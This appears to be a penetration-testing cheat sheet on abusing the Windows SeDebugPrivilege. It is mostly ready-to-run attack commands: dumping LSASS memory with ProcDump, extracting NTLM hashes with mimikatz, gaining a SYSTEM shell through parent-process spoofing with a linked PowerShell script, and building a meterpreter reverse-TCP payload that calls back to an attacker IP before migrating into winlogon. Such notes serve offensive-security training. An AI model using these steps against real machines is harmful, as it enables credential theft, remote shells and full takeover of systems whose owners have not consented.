Skip to content

SeDebugPrivilege



  • to run a particular application or service or assist with troubleshooting, a user might be assigned the SeDebugPrivilege instead of adding the account into the administrators group.
  • In an elevated shell
    • whoami /priv
    • shows SeDebugPrivilege
  • We can use ProcDump from the SysInternals suite to leverage this privilege and dump process memory.

    • dumping Local Security Authority Subsystem Service (LSASS) process, which stores user credentials after a user logs on to a system.
  • Dumping lsass using procdump
    • procdump.exe -accepteula -ma lsass.exe lsass.dmp
  • Start mimikatz
    • log - all output saved to a .txt file. Important while dumping creds
    • sekurlsa::minidump lsass.dmp
    • sekurlsa::logonpasswords
      • will dump NTLM hashes of logged in users

Remote Code Execution as SYSTEM

  • SeDebugPrivilege for RCE
  • PoC Script - https://raw.githubusercontent.com/decoder-it/psgetsystem/master/psgetsys.ps1
    • https://github.com/decoder-it/psgetsystem
  • Impersonate user via parent process spoofing

Using psgetsys.ps1

  • Open Elevated Shell
  • Need to get the pid of a process running as SYSTEM
    • tasklist
      • note the pid of a process that we want to target (eg: winlogon.exe)
      • or use (Get-Process "winlogon").Id or (Get-Process "lsass").Id in the command
  • Running psgetsys.ps1 in elevated powershell
    • . .\psgetsys.ps1
    • ImpersonateFromParentPid -ppid <parentpid> -command <command to execute> -cmdargs <command arguments>
      • parentid will be the pid we got from above commands or (Get-Process "winlogon").Id
    • eg:
      • ImpersonateFromParentPid -ppid 612 -command "C:\Windows\System32\cmd.exe" -cmdargs ""
    • OR
      • [MyProcess]::CreateProcessFromParent(612, "C:\Windows\System32\cmd.exe","")

Using MetaSploit

  • Create a meterpreter payload
    • msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.183 LPORT=443 -f exe -o rev.exe
  • Start a multi handler on msfconsole
    • use exploit/multi/handler
    • set payload windows/x64/meterpreter/reverse_tcp
    • run
    • after sending the above rev.exe to the target, RUN it.
    • get the reverse meterpreter shell
    • ps winlogon - or ps any SYSTEM process
      • note the pid is 540
    • migrate 540
    • Now we have the system shell.

Using another PoC

  • https://github.com/daem0nc0re/PrivFu/tree/main/PrivilegedOperations/SeDebugPrivilegePoC